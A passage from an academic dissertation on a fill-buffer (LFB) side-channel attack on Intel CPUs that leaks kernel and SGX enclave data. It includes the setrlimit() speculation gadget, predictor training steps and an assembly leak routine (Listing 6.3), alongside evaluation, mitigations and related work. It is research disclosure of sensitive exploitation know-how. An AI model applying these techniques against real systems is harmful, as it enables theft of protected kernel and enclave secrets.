Before looking for gadgets, we checked functions responsible for handling user data to find the ones allowing speculation. We found that copy_from_user() does not use the aforementioned data-dependency techniques to stop the speculation, and thus, even if the range check of the user-supplied pointer fails, a speculative memory access is still allowed. Having found the gadget, the next step is to look for system call handlers that invoke copy_from_user(). Unsurprisingly, we found many such system calls. Given that we want to execute the system call multiple times (for training), we targeted a system call with the least number of instructions. One such function is setrlimit(). It takes two parameters: an integer (resource) and a pointer to rlimit structure (rlim). The corresponding C code for setrlimit() is shown in Listing 6.2. The speculative memory access in this function is done inside copy_from_user() (line 3). To make sure that the target data is not evicted from LFB, we need to limit the number of memory accesses after the speculative load. In this case, if we set the first parameter, resource, to any value bigger than 16, do_prlimit() returns immediately with an error code (-EINVAL).

Training the Predictor

After finding a gadget, the next step is to trick the branch predictor to execute it speculatively. There are two different ways to achieve this: (i) we can use collisions in the branch history table to train kernel mode branch instructions from user mode, or (ii) we execute the system call multiple times with the arguments that will end up executing the required gadget. Despite being more efficient, (i) requires the knowledge of the mapping function from instruction pointer to history table entries. However,

[2]This is due to the fact that the flags register is not renamed in Intel processors.

this function is microarchitecture-dependent and is not documented in Intel's manuals. Moreover, modern CPUs use more complicated, hybrid predictors [40], where the mapping depends on the type of predictor that changes at run time. Given that reversing the hash function is not in the scope of this work, we will use the second technique (in-place training). Regardless, we want to emphasize that, in general, the first approach is faster, because it does not require multiple privilege switches for training. Furthermore, being able to train every possible kernel-mode branch instruction from user-mode would allow us to target more possible gadgets.

Our attack consists of two stages, *training*, and *speculation*. In *training*, we execute the system call N times, where N is a random number from 1 to 32. Randomness is required to prevent the branch predictor from using branch history information to predict correctly. For each execution, the attacker-supplied benign (user mode) pointer will be used in a memory access. After biasing the predictor, we switch to the *speculation* stage. In this step, we change the attacker-supplied pointer to the target address and invoke the same system call. This will result in speculatively loading the target data. For *training*, all we have to do is to set the second argument (`rlim`) to a user-land buffer and call `setrlimit()`. Furthermore, to limit the executed code after the memory access, we set `resource` to 17 (anything bigger than 16 will work). During the *speculation* stage, we set `rlim` to the target address and call `setrlimit()`.

Leaking the Data

At this point, we have trained the branch predictor and also speculatively executed the gadget that reads data using the attacker-supplied memory pointer. Given that this memory access resulted in an L1 data cache miss, we know that the cache line got allocated in LFB. Consequently, the next step is to leak the data from there.

The only problem is that we do not know which LFB entry will be leaked and whether it will contain the target data. Therefore, a large portion of the leaked values will be from other unrelated memory accesses. We see the following two solutions to this problem: (i) execute the attack multiple times to get rid of the noise, or (ii) assume the knowledge of a single byte at the required address and use this knowledge to remove the noise by filtering the leaked data. We use the second technique in our attack.

6.7.3 Evaluation

In order to evaluate the efficacy of our approach, we created a proof of concept of the aforementioned attack. We ran the proof of concept exploit on Ubuntu Linux 18.04, running on Intel Coffee Lake (Intel® Core™ i7-8700 @3.20GHz), having 12 logical cores with hyperthreading, i.e., 6 physical cores.

We implemented our proof of concept following the details given in this section. Furthermore, we also implemented some noise reduction techniques. First, to reduce the noise from the sibling hyperthread, we pin a noise-reducing process to it. The process is simply executing serializing instructions in a loop (e.g., `cpuid` in our case). In our experiments, we observed that apart from reducing the noise by not doing memory

```
 1 leak_nibble_4: ;( rcx - byte *feedback
 2                ;   rdx - byte *faulty
 3                ;   r9  - byte  known_byte )
 4   xbegin EXIT   ; start TSX transaction
 5   mov eax, [rdx]
 6   and eax, 0xf0ff ; bitmask for nibble-to-leak and known_byte
 7   xor eax, r9d    ; if(known_byte==al) al=0
 8   ror eax, 8      ; move check byte to MSB of eax
 9   shl rax, 8      ; align to page size (4KB)
10 INF_LOOP:
11   add r11, [rcx + rax] ; feedback
12   jmp INF_LOOP
13 EXIT:
14   ret
```

Listing 6.3: Leaking the 4th nibble of an LFB entry in Linux using a known byte

accesses, using serializing instructions results in an improved signals in the main program. Second, to get rid of the noise from system call handler itself, we use a filtering mechanism, in which we assume the knowledge of a single byte of the target data. Consequently, we only consider the leaked entry to be valid if it contains the known byte, otherwise we ignore the leaked data. Note that only the initial byte is assumed to be known. For all subsequent leaks the previously leaked byte can be used as the known byte. Furthermore, the initial byte can be leaked by the attacker by repeating the leak procedure multiple times, thereby revealing the initial byte. The implementation detail of this technique is depicted in Listing 6.3.

For our covert channel communication, we use a feedback array of 16 memory pages. Based on the value of the leaked nibble, we trigger the caching of the corresponding page in the feedback array (line 11).

In our experiments, we tried leaking the data from a kernel memory page (4,096 bytes) containing ASCII text. On average, leaking the entire page took us around 712 seconds, i.e., approximately 6 B/s.

6.8 Leaking SGX data

In the second part of this work, we target programs running in Intel's trusted execution environment—Software Guard Extensions (SGX). With SGX, Intel promises developers integrity and confidentiality of both code and data of their programs, even against a privileged adversary. Intel achieves this by separating physical memory at hardware level to protect it from viewing or modification. Furthermore, the x86 instruction set is extended with new instructions, e.g., to enter/exit secure execution, or to verify its integrity. Despite sharing the same address space with the host user process, SGX-enabled Intel CPUs make sure that enclaves' memory portion is not accessible from outside the enclave. To this end, the address translation process is extended to incorporate checks for enclave memory accesses. For example, instructions trying to access SGX memory from outside the enclave will receive a page fault. Additionally, the enclave data that is stored in main memory is encrypted, thus mitigating physical attacks as well. The encryption is implemented in the memory controller and only applies to data that are stored in DRAM. As soon as the memory controller fetches data from DRAM, they are decrypted and passed down to caches. Consequently, all levels of caches, as well as LFB, work with decrypted values.

One problem with our SGX attack is that entering/exiting secure execution mode takes too long. In the meantime, a program running on the sibling hyperthread may be doing memory accesses, effectively evicting LFB entries and, thus, the target value. In our attack, we therefore assume that we control the code executing on the sibling hyperthread.

In order to evaluate the efficacy of our SGX attack, we propose the following two experiments: (i) we test the plausibility of leaking data from memory accesses done inside an SGX enclave, and (ii) we check if implicit SGX operations can be used to leak sensitive data. For the former, we use a simple SGX program that does only a single memory operation before returning to a user-mode program. We then try to leak the accessed value. For the latter, we use interrupts while executing in SGX mode. As a result, an asynchronous exit (AEX) is triggered, saving the SGX context and exiting the enclave. Despite the fact that AEX saves the SGX context in memory that is inaccessible to the attacker, LFB entries are still allocated and, thus, the saved values can be leaked.

6.8.1 Snooping SGX Memory Accesses

With our first experiment, we want to check whether memory accesses inside an SGX enclave can be leaked by the host user program. In other words, we are interested whether LFB entries survive an SGX exit (`EEXIT`) procedure; i.e., they are neither explicitly flushed nor accidentally evicted. To this end, we create a simple SGX program with only a single memory operation. We then use our attack in the host user program to recover the value that was accessed inside the enclave. Consequently, our threat model assumes that the host user process is malicious and can invoke the same enclave function multiple times.

This experiment consists of the following steps:

1. Evict the cache line with sensitive data from L1.
2. Invoke the target SGX function.
    (a) The SGX program reads/writes the data.
    (b) Returns back to the user process.
3. Leak an LFB entry, record the leaked value.
4. Goto step 1 until enough data is gathered.

In our experiments, we found out that even a single memory access inside an enclave can be leaked from outside. It should be noted that, leaking memory reads requires more iterations than leaking memory writes. This can be explained by the fact that after a memory write, the new data is written to an LFB entry, and then the process of fetching the rest of the cache line is initiated. This leaves a bigger time window for the LFB entry to be leaked.

6.8.2 Leaking SGX Registers

The basic assumption of SGX programs is that nothing can be trusted on the local system. This includes the host user process, operating system, and even hypervisor if it exists. Consequently, there are multiple ways how such a powerful attacker can disrupt the execution. One such example is using interrupts in order to stop the enclave execution at any time. In a regular program execution, when an interrupt is raised the control flow goes to the interrupt service routine (ISR), where the interrupt is handled by the operating system. Naturally, the interrupt handler gets to see the snapshot of the processor state prior to the interruption. To avoid leaking register values when an interrupt is raised while an SGX enclave is being executed an asynchronous exit handler (AEX) is invoked. AEX securely stores the enclave context (e.g., register values) into State Save Area (SSA), clears their values, and exits the secure execution mode. Only after this, ISR is invoked with artificially created register values. As a result, although the operating system is able to interrupt the enclave execution, it can not see the sensitive values.

However, we observe that storing register values to SSA still requires memory operations, and, assuming that the SSA region is not cached in L1, will consume LFB entries. Consequently, we will be able to recover register values by leaking LFB entries right after the interruption. Coupled with the ability to interrupt SGX after every instruction [113], this attack allows us to execute an enclave in a single-stepping mode, dumping register contents in each step.

We test the plausibility of this approach using the following steps: (i) we create an SGX enclave that initializes all registers and triggers an interrupt, and (ii) in a signal handler of the user process, we leak LFB entries to recover the saved register values. It is worth noting that, our signal handler is located in the user-mode program. As a result, every time an interrupt is raised the control goes to the kernel first, which then looks up registered signal handlers for the program, and only after that the user-mode handler is invoked. This introduces lots of overhead and, hence, noise in our measurements. Nevertheless, we are able to leak all register values of the enclave. An obvious improvement to this technique would be to leak register values at the kernel side, right after receiving an interrupt. However, given that our goal was to show the plausibility of this approach, we leave further optimizations for future work.

6.8.3 Evaluation

In order to measure the bandwidth at which we can leak data from an SGX enclave, we created a simple program. We tested our experiments on Linux 18.04, running on Intel Coffee Lake (Intel® Core™ i7-8700 @3.20GHz), having 12 logical cores with hyperthreading, i.e., 6 physical cores.

In this proof of concept, we implement the attack from Section 6.8.1. Similar to our kernel attack, we also use the noise-reduction techniques here. First, we increase the leaking rate by constantly executing `CPUID` (or any other serializing instruction) on the sibling thread. Furthermore, out of the 4KB page, we assume that we know the first byte, and then use this byte to filter out noise (similar to the filtering described in Listing 6.3). This is particularly important in this attack, since exiting an SGX enclave is a complex operation containing multiple implicit memory accesses, thus introducing noise. Finally, for the covert channel we use an array spanning 16 memory pages, leaking a nibble in each iteration.

To measure the rate of the information leak, we allocated a 4KB page, initialized it with an ASCII text, and then tried to leak its contents. On average, leaking the entire text took us 255.96 seconds, i.e., 16 B/s. Out of all leaked characters, on average 21 of them were wrong, i.e., 99.5% of the characters were leaked correctly. The precision can be easily extended to 100% by rerunning the measurement multiple times.

6.9 Discussion

6.9.1 Similar Problems

Although the underlying cause of the issue is not yet known, conceptually our problem is similar to previously discovered hardware problems: Meltdown [84, 62] and Foreshadow [20, 117]. Both of these problems rely on implementation flaws in processors that, for a small time window, forward unauthorized data to subsequent instructions. For example, accessing a supervisor page from user mode causes a page fault. However, before doing permission checks, data from the memory access is forwarded to a subsequent instruction. Meltdown exploits this by using the forwarded data in another memory instruction to leak the value via cache side channel. Consequently, Meltdown allows adversaries to leak data from arbitrary an virtual address in their address space, notably including kernel data. The limitation of Meltdown is that it can only leak data from its own address space. Consequently, it is mitigated by moving supervisor pages into a separate address space, making it inaccessible to users [53].

Similar to Meltdown, Foreshadow [20, 117] (also called L1 Terminal Fault or L1TF by Intel [68]) uses another microarchitectural issue in memory management units (MMU). In this case, when a page table walk ends with a terminal fault[3], instead of stopping the execution, the MMU uses the address bits from the faulty page table entry to compute a physical address. The wrongly computed address is then used in an L1 data cache lookup and, in case of a cache hit, the matching data will be forwarded to the execution core. Further investigations showed that terminal fault also discards Extended Page Table (EPT) checks [117, 68]. As a result, a guest operating system, which is able to set up arbitrary page tables can, in theory, leak entire L1 data cache. To mitigate L1TF, the entire L1 data cache needs to be flushed every time a context switch is made to a lower privilege process. For example, when exiting an SGX enclave, returning from an operating system, or exiting a hypervisor.

[3]A page fault during page translation due to a non-present page table entry.

6.9.2 Possible Mitigations

The best possible mitigation against any attack is to fix the root of the problem. In our case it will be not forwarding any data until doing the address and permission checks. However, this requires hardware modifications, which, even if done in upcoming processors, will still leave older processors vulnerable. Therefore, in the following, we propose possible mitigation techniques that can be implemented in software. We discuss two variants, depending whether hyperthreading is enabled or not.

We start with non-hyperthreading case first. Given that our attack uses LFB entries to leak data, our mitigation needs to guarantee that sensitive data is not present in LFB when the attacker executes. In particular, we have to make sure that we flush LFB entries before doing a switch from a high-privileged process to a low-privileged one. Given that LFB is not shared across physical cores, we can enumerate all places where privilege switches are made (e.g., `sysret`, `VMEXIT`), and augment them to flush LFB entries as the last operation. The situation is a bit complicated with SGX, because an SGX programmer cannot modify AEX code. However, given that AEX is already implemented via microOPs, a microcode update can be issued by Intel that will add LFB flushing to AEX.

Having hyperthreading enabled on a processor adds another attack scenario that needs to be mitigated as well. In this case, instead of requiring a privilege switch, we assume two processes (`A` and `B`) with different privileges to be running at the same time on collocated logical cores. For example, `B` can be running in kernel-mode, doing memory accesses and filling LFB entries, while, at the same time, `A` will be leaking the values as they are being created. We *believe*, that the only bulletproof solution to this problem is to disable hyperthreading. Furthermore, since SGX cannot trust neither operating system nor hypervisor, it needs a way to verify that hyperthreading is actually disabled on hardware. Fortunately, the microcode update from Intel for L1TF vulnerability already includes this capability[4].

6.9.3 Flushing LFB

In the previous section, we mentioned flushing LFB entries multiple times. Clearly, the only guaranteed way to do this is by modifying the hardware, e.g., using a microcode update, if possible. Another way is to do LFB eviction from software. The main idea is similar to a cache eviction technique [93]: evicting data from a cache set by accessing multiple cache lines that map to the same set. In our case, we have a fully associative buffer with 10 entries; therefore, the goal is to replace its entries with our own. To guarantee that each memory access is indeed handled by LFB, we use non-temporal stores, each store targeting a different cache line (not to result in LFB hit). According to our experiments, 12 non-temporal stores are enough to significantly reduce the chances of LFB retaining any sensitive data.

[4]https://software.intel.com/security-software-guidance/software-guidance/l1-terminal-fault

6.10 Related Work

6.10.1 Speculative Execution

Out-of-order and speculative executions are optimization techniques that allow executing instructions in advance, before actually knowing that they will be needed, thereby increasing the utilization of hardware resources. The basic idea behind out-of-order execution is to schedule instructions based on their data dependencies instead of their program order, thus removing unnecessary pipeline stalls. Similarly, speculative execution removes control dependencies by predicting the most likely targets of branch instructions and executing them out of order.

Despite performance gains, we have recently seen that speculative execution comes with multiple side effects. Particularly, Spectre attacks [76, 62, 42, T1] have shown that branch predictors can be trained to trigger speculative execution of attacker-desired code. For instance, Spectre v1 is able to read outside of an array bounds by tricking directional branch predictor to predict the path with memory access, even when the index is out of the bounds. Moreover, by leveraging branch target buffer (BTB), Spectre v2 is able to divert indirect branch instructions to arbitrary attacker-controlled addresses.

After initial disclosure, many researchers proposed extensions to Spectre attacks. For instance, in our previous work (see Chapter 5), we proposed ret2spec [P3] that demonstrated that return instructions can also be used to trigger speculative execution. Koruyeh *et al.* [78] also came to the same conclusion in a concurrent work. In these attacks, return address predictors are used to trigger speculative execution at attacker-controlled addresses, either on the same process or on a process running on the same logical core. Similar to our work, branch predictors were also shown to be able to leak sensitive information from SGX enclaves [24, 40, 81].

Apart from predicting branch targets, modern processors also use address speculation, called memory disambiguation. It works by guessing whether a load instruction has an address collision with any previous store instructions whose address has not been calculated yet. Horn [63] showed that memory disambiguation can be exploited to read stale data from memory, instead of forwarding the new data from store buffer.

6.10.2 Cache Side Channel

To compensate the growing gap between execution and memory speeds, processor manufacturers usually employ multiple levels of caches that speed up memory accesses by storing recently accessed data closer to execution core. As a result, after storing data in a cache on the first access, subsequent memory accesses to the same data will only take a few cycles (instead of a few hundred cycles that is needed to access memory). Different cache levels take different amount of time to access data. This is influenced by the cache size and the distance from the execution core. Cache side channel attacks use this timing difference, i.e., by measuring a memory access latency an adversary can tell whether the corresponding data have recently been accessed or not. Given that caches are shared between processes, this can be used to leak sensitive information.

Modern processors usually split L1 caches into instruction and data caches. Therefore, different attack techniques exist for each of them. Unsurprisingly, instruction cache attacks aim to leak execution trace of the target process. For instance, leaking the execution trace of a collocated process [1, 3, 2, 23] or of another VM on the same machine [124].

On the other hand, data caches can be used to reveal data access patterns of victim programs. Depending on the targeted cache level, this attacks can leak data across processes on the same core (in case of per-core L1 and L2 caches), or even across processes on different cores (in case of a shared L3 cache). It has been demonstrated that such attacks can be used to recover sensitive information from other processes, e.g., cryptographic keys [110, 120, 57, 99] or to reconstruct keystrokes [56, 103].

There are various techniques of retrieving side-channel information from caches. The simplest and the most reliable approach to leak data from caches is Flush+Reload [120]. As name suggests, Flush+Reload works by (i) flushing the target cache line, (ii) triggering a victim function/process to execute, and (iii) measuring the access time of the target cache line to check if it was cached or not. The target line being cached means that it was accessed by the victim. Evict+Reload [56] is a variation of Flush+Reload. Instead of flushing, Evict+Reload evicts the target cache line by accessing the data that map into the same cache set, i.e., it relies on cache eviction strategy to evict the target cache line. This can be useful if a `clflush` instruction cannot be used, e.g., due to architectural [83] or software [93, 55, 17] limitations. Prime+Probe [94] is an orthogonal technique to Flush+Reload. The first step Prime+Probe is to prime the cache set, i.e., allocate the entire set with own data. Next, a victim process is executed. Finally, the attacker probes the cache set to see which cache lines remain cached. As a result, the attacker can leak information about memory accesses carried out by the victim.

6.11 Conclusion

In this work, we present a novel microarchitectural attack that allows leaking sensitive data across various security contexts. This is possible even in the presence of mitigations for known attacks such as Meltdown [84] and Foreshadow [20]. We demonstrate that our novel technique can be used by an adversary to leak information from recent memory accesses, regardless the context they have been accessed in. In our work, we reverse engineer the vulnerable buffer, LFB, and show that although it contains only 10 entries, its characteristics allow the attacker to predict and even influence the data that are allocated there, thereby increasing the chances of leaking sensitive information. In order to see the effectiveness of our attack, we evaluate it against a fully patched Ubuntu Linux 18.04 (with SMAP disabled) to read arbitrary kernel data, and against an SGX program to leak data accessed by the enclaves. Ultimately, we discuss possible mitigation techniques against our attack and propose a way to flush LFB in software.

7
Conclusion

This dissertation studies isolation—a fundamental security feature that is used by modern computer systems. Intuitively, isolation allows running multiple applications of different sensitivity and privileges on the same hardware, while guaranteeing that they do not interfere with one another. For instance, privilege isolation separates processes based on their privileges, process isolation defines process boundaries, while memory isolation guarantees the confidentiality of their data. Proliferation of Internet-connected devices over recent years made them easily reachable by adversaries, further emphasizing the importance of having strong security guarantees. Consequently, this dissertation assesses the security of modern computer systems by targeting the existing state-of-the-art hardware-assisted isolation techniques. The main reason for targeting hardware-based security measures is their lack of flexibility in contrast to their software-based counterparts. That is, fixing a hardware issue is considerably harder, if not impossible, than fixing a software issue; thereby, making them a better target for adversaries.

In this dissertation, we present isolation challenges from three different angles. First, in Chapters 3 and 4, we revisit the security guarantees of state-of-the-art code-reuse mitigation techniques that employ virtualization extensions of modern processors to achieve fine-grained memory isolation. Particularly, we target XnR-based defenses that use Extended Page Tables (EPT) to mark code pages as non-readable. This dissertation successfully demonstrates that, despite such strong isolation techniques, adversaries can use predictable code output of Just-in-Time JavaScript compilers in order to introduce arbitrary code-reuse gadgets in generated native code. Consequently, the addresses of these gadgets can be computed by the adversary and, thus, can be used in a code-reuse attack; notably, without the need to read the code. All in all, our work emphasizes that the ability to control the compiler input gives adversaries an indirect control of the output, i.e., the JIT-compiled native code. This makes code-diversification techniques harder to implement, thereby making the concept of non-readable code ineffective. Ultimately, we also propose two different ways to mitigate our attacks: removing adversarial values from JavaScript code (e.g., by rewriting it) or removing them after JIT-compilation (e.g., by randomizing them in the native code).

Despite not being a rarity, our previous attacks still assume a program with existing software vulnerabilities. The fact that this is not a general requirement was highlighted by our technical report, Speculose [T1], as well as by related work (e.g., Spectre [76]). In Speculose, we have demonstrated that speculative execution has side effects, allowing adversaries to leak sensitive information across various security boundaries, notably without requiring a software vulnerability. Speculose paved the way for the next part of our dissertation: breaking hardware-based isolation techniques without software vulnerabilities. In particular, Chapter 5 demonstrates that return address predictors can be exploited by adversaries to achieve speculative execution at attacker-controlled addresses that can lead to information leaks across different security contexts. We have demonstrated that an adversary can use this technique to snoop on key presses of a different process as well as to break user-mode memory isolation techniques in JavaScript sandboxes. Our work confirms that return address predictors are as powerful as already-known Spectre variants and proposes mitigation techniques as an extension to existing Spectre defenses. It shall be noted that, apart from uncovering a critical security issue, return address predictors are also useful in studying speculative execution. This is due to the fact that return address predictors are simple, deterministic, and thereby can easily be tricked to trigger a misprediction. In contrast, modern branch predictors require extensive reverse engineering, training, and even branch history forging to make it mispredict.

Finally, this dissertation shows that faulty hardware implementations pose a serious threat to the security of computer systems. We demonstrate this in Chapter 6, where we uncover a critical microarchitectural issue that can be leveraged by adversaries to break all isolation techniques and leak sensitive information across arbitrary security contexts. Notably, our attack works even in the presence of mitigations against similar microarchitectural attacks: Meltdown [84] and Foreshadow [20]. Ultimately, Chapter 6 emphasizes that microarchitectural issues (e.g., faulty hardware implementations) are more critical than software issues, in that they weaken the fundamental guarantees upon which secure computer systems are built. Furthermore, an issue being in hardware makes it harder, if not impossible, to fix it without replacing the entire unit.

Future Research Directions

The author of this dissertation envisions several future research directions to further improve the security of computer systems. First, the author wants to highlight that the threat of compiling and executing adversarial code at runtime goes beyond JavaScript. An adversary that is able to control the dynamically compiled code constitutes a fundamental problem for code-diversification defenses [P1, P2, 14, 5]. Therefore, it is important to scrutinize the output of Just-in-Time compilers in order to guarantee that it is free of any possibly adversarial values, or, at the very least, verify that it does not contain code-reuse gadgets [92]. Furthermore, it is important our studies from Chapters 3 and 4 to be extended to cover other Just-in-Time compiled languages that are used by modern browsers, such as WebAssembly, AsmJS, and even regular expressions. This is particularly critical given the increasing popularity of WebAssembly. On the same note, it is important to mention that Just-in-Time compilers are not limited to browsers only. For instance, JavaScript engines are also present in other places such as PDF readers, email clients, electron/node.js applications, or even in an OS kernel [19].

Apart from introducing code-reuse gadgets into native code, another problem with executing possibly adversarial code directly on hardware is that it can be used to mount microarchitectural attacks. We have discussed the possibilities of mounting microarchitectural attacks from JavaScript in Speculose [T1] as well as in Chapter 6. Furthermore, Chapter 5 demonstrates a proof of concept of a microarchitectural attack from JavaScript, in which we exploit return address predictors to break memory isolation and read arbitrary memory addresses, notably, outside the JavaScript sandbox. Hosting a file on a web page is an easy way for adversaries to run their code on victims' machines, thereby making dynamic languages, such as JavaScript or WebAssembly, a prefect tool for running microarchitectural attacks. As a response to Spectre and related attacks, browsers started implementing even stronger site-isolation techniques [49]. Given that microarchitectural attacks are becoming more and more popular, it is important to evaluate the effectiveness of the proposed defenses as well as to come up with new possible mitigations.

Another line of future research follows our work presented in Chapter 5 and our technical report, Speculose [T1]. In particular, the author finds it highly crucial to have a better understanding of microarchitectural intricacies of modern processors. Fortunately, the disclosure of Meltdown [84] and Spectre [76] attracted many researchers to reverse engineer speculative and out-of-order engines to find similar attack scenarios. However, most of these techniques are tailored towards specific microarchitectural implementations of mostly Intel CPUs. Given the number of different microarchitectures that exist today, the author finds it important to create a framework that is able to scan for known vulnerabilities and possibly look for new ones across various microarchitectures or even across processors of different vendors. Consequently, Chapter 6 showed that more attention needs to be paid to hardware security in order to assess their reliability. Decades of optimizations made modern processors overly complicated, making it not surprising that microarchitectural issues are discovered. Therefore, it is critical to have a better understanding of the inner workings of modern processors in order to assert their security, and ultimately, eliminate their security-critical flaws.

Bibliography

Author's Papers for this Dissertation

[P1] Maisuradze, Giorgi, Backes, Michael, and Rossow, Christian. What Cannot Be Read, Cannot Be Leveraged? Revisiting Assumptions of JIT-ROP Defenses. In: *25th USENIX Security Symposium (USENIX Security 16)*. Austin, TX, Aug. 2016.

[P2] Maisuradze, Giorgi, Backes, Michael, and Rossow, Christian. Dachshund: Digging for and Securing Against (Non-) Blinded Constants in JIT Code. In: *Proceedings of the 15th Conference on Network and Distributed System Security Symposium (NDSS)*. San Diego, CA, Feb. 2017.

[P3] Maisuradze, Giorgi and Rossow, Christian. Ret2Spec: Speculative Execution Using Return Stack Buffers. In: *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*. CCS '18. ACM, Toronto, Canada, 2018, 2109–2122.

[P4] Schaik, Stephan van, Milburn, Alyssa, Österlund, Sebastian, Frigo, Pietro, Maisuradze, Giorgi, Razavi, Kaveh, Bos, Herbert, and Giuffrida, Cristiano. RIDL: Rogue In-flight Data Load. In: *2019 2019 IEEE Symposium on Security and Privacy (SP)*. IEEE Computer Society, San Francisco, CA, USA, May 2019.

Author's Technical Reports

[T1] Maisuradze, Giorgi and Rossow, Christian. Speculose: Analyzing the Security Implications of Speculative Execution in CPUs. *CoRR* abs/1801.04084 (2018). arXiv: 1801.04084. URL: http://arxiv.org/abs/1801.04084.

[T2] Maisuradze, Giorgi, Schuster, Felix, and Rossow, Christian. Leaky Fill Buffers: Leaking Sensitive Data Using LFBs (2018). URL: http://syssec.re/pubs/lfb2019.pdf.

Other References

[1] Aciiçmez, Onur. Yet another microarchitectural attack: exploiting I-cache. In: *Proceedings of the 2007 ACM workshop on Computer security architecture*. ACM. 2007, 11–18.

[2] Aciiçmez, Onur and Schindler, Werner. A vulnerability in RSA implementations due to instruction cache analysis and its demonstration on OpenSSL. In: *CT-RSA*. Vol. 8. Springer. 2008, 256–273.

[3] Aciçmez, Onur, Brumley, Billy Bob, and Grabher, Philipp. New results on instruction cache attacks. In: *Conference on Cryptographic Hardware and Embedded Systems (CHES)*. Vol. 2010. Springer. 2010, 110–124.

[4] Ansel, Jason, Marchenko, Petr, Erlingsson, Úlfar, Taylor, Elijah, Chen, Brad, Schuff, Derek L, Sehr, David, Biffle, Cliff L, and Yee, Bennet. Language independent sandboxing of just-in-time compilation and self-modifying code. *ACM SIGPLAN Notices* 46, 6 (2011), 355–366.

[5] Athanasakis, Michalis, Athanasopoulos, Elias, Polychronakis, Michalis, Portokalidis, Georgios, and Ioannidis, Sotiris. The Devil is in the Constants: Bypassing Defenses in Browser JIT Engines. In: *Proceedings of the Network and Distributed System Security (NDSS) Symposium*. San Diego, CA, USA, Feb. 2015.

[6] Backes, Michael, Holz, Thorsten, Kollenda, Benjamin, Koppe, Philipp, Nürnberger, Stefan, and Pewny, Jannik. You Can Run but You Can'T Read: Preventing Disclosure Exploits in Executable Code. In: *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security*. CCS '14. ACM, Scottsdale, Arizona, USA, 2014, 1342–1353. URL: http://doi.acm.org/10.1145/2660267.2660378.

[7] Backes, Michael and Nürnberger, Stefan. Oxymoron: Making Fine-grained Memory Randomization Practical by Allowing Code Sharing. In: *Proceedings of the 23rd USENIX Conference on Security Symposium*. SEC'14. USENIX Association, San Diego, CA, 2014, 433–447. URL: http://dl.acm.org/citation.cfm?id=2671225.2671253.

[8] Baracuda Networks. *Using SSL Inspection With the Barracuda Web Security Gateways*. URL: https://campus.barracuda.com/product/websecuritygateway/article/BWF/UsingSSLInspection/ (visited on 08/12/2016).

[9] Bernstein, Daniel J. Cache-timing attacks on AES (2005).

[10] Bhatkar, Eep, Duvarney, Daniel C., and Sekar, R. Address Obfuscation: an Efficient Approach to Combat a Broad Range of Memory Error Exploits. In: *Proceedings of the 12th USENIX Security Symposium*. 2003, 105–120.

[11] Bhatkar, Sandeep and Sekar, R. Data Space Randomization. In: *Proceedings of the 5th International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*. DIMVA '08. Springer-Verlag, Paris, France, 2008, 1–22. URL: http://dx.doi.org/10.1007/978-3-540-70542-0%5C_1.

[12] Bhatkar, Sandeep, Sekar, R., and DuVarney, Daniel C. Efficient Techniques for Comprehensive Protection from Memory Error Exploits. In: *Proceedings of the 14th Conference on USENIX Security Symposium - Volume 14*. SSYM'05. Baltimore, MD, 2005. URL: http://dl.acm.org/citation.cfm?id=1251398.1251415.

[13] Bittau, Andrea, Belay, Adam, Mashtizadeh, Ali, Mazières, David, and Boneh, Dan. Hacking Blind. In: *Proceedings of the 2014 IEEE Symposium on Security and Privacy*. SP '14. Washington, DC, USA, 2014, 227–242.

[14] Blazakis, Dionysus. Interpreter Exploitation. In: *Proceedings of the 4th USENIX Conference on Offensive Technologies*. WOOT'10. Washington, DC, 2010.

[15] Bletsch, Tyler, Jiang, Xuxian, Freeh, Vince W, and Liang, Zhenkai. Jump oriented programming: a new class of code-reuse attack. In: *Proceedings of the 6th ACM Symposium on Information, Computer and Communications Security*. ACM. 2011, 30–40.

[16] BlueCoat. *SSL Visibility Appliance*. URL: https://www.bluecoat.com/products-and-solutions/ssl-visibility-appliance (visited on 08/12/2016).

[17] Bosman, Erik, Razavi, Kaveh, Bos, Herbert, and Giuffrida, Cristiano. Dedup est machina: Memory deduplication as an advanced exploitation vector. In: *Security and Privacy (SP), 2016 IEEE Symposium on*. IEEE. 2016, 987–1004.

[18] Braden, Kjell, Crane, Stephen, Davi, Lucas, Franz, Michael, Larsen, Per, Liebchen, Christopher, and Sadeghi, Ahmad-Reza. Leakage-Resilient Layout Randomization for Mobile Devices. In: *23rd Annual Network & Distributed System Security Symposium (NDSS)*. Feb. 2016.

[19] Bulazel, Alexei. *Windows Offender: Reverse Engineering Windows Defender's Antivirus Emulator*. URL: http://i.blackhat.com/us-18/Thu-August-9/us-18-Bulazel-Windows-Offender-Reverse-Engineering-Windows-Defenders-Antivirus-Emulator.pdf (visited on 05/10/2019).

[20] Bulck, Jo Van, Minkin, Marina, Weisse, Ofir, Genkin, Daniel, Kasikci, Baris, Piessens, Frank, Silberstein, Mark, Wenisch, Thomas, Yarom, Yuval, and Strackx, Raoul. Foreshadow: Extracting the Keys to the Intel SGX Kingdom with Transient Out-of-Order Execution. In: *27th USENIX Security Symposium (USENIX Security 18)*. USENIX Association, Baltimore, MD, 2018, 991–1008. URL: https://www.usenix.org/conference/usenixsecurity18/presentation/bulck.

[21] Cao, Yinzhi, Chen, Zhanhao, Li, Song, and Wu, Shujiang. Deterministic Browser. In: *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*. ACM. 2017, 163–178.

[22] Checkoway, Stephen, Davi, Lucas, Dmitrienko, Alexandra, Sadeghi, Ahmad-Reza, Shacham, Hovav, and Winandy, Marcel. Return-oriented Programming Without Returns. In: *Proceedings of the 17th ACM Conference on Computer and Communications Security*. CCS '10. ACM, Chicago, Illinois, USA, 2010, 559–572. URL: http://doi.acm.org/10.1145/1866307.1866370.

[23] Chen, Caisen, Wang, Tao, Kou, Yingzhan, Chen, Xiaocen, and Li, Xiong. Improvement of trace-driven I-Cache timing attack on the RSA algorithm. *Journal of Systems and Software* 86, 1 (2013), 100–107.

[24] Chen, Guoxing, Chen, Sanchuan, Xiao, Yuan, Zhang, Yinqian, Lin, Zhiqiang, and Lai, Ten H. SgxPectre Attacks: Leaking Enclave Secrets via Speculative Execution. *CoRR* abs/1802.09085 (2018). arXiv: 1802.09085. URL: http://arxiv.org/abs/1802.09085.

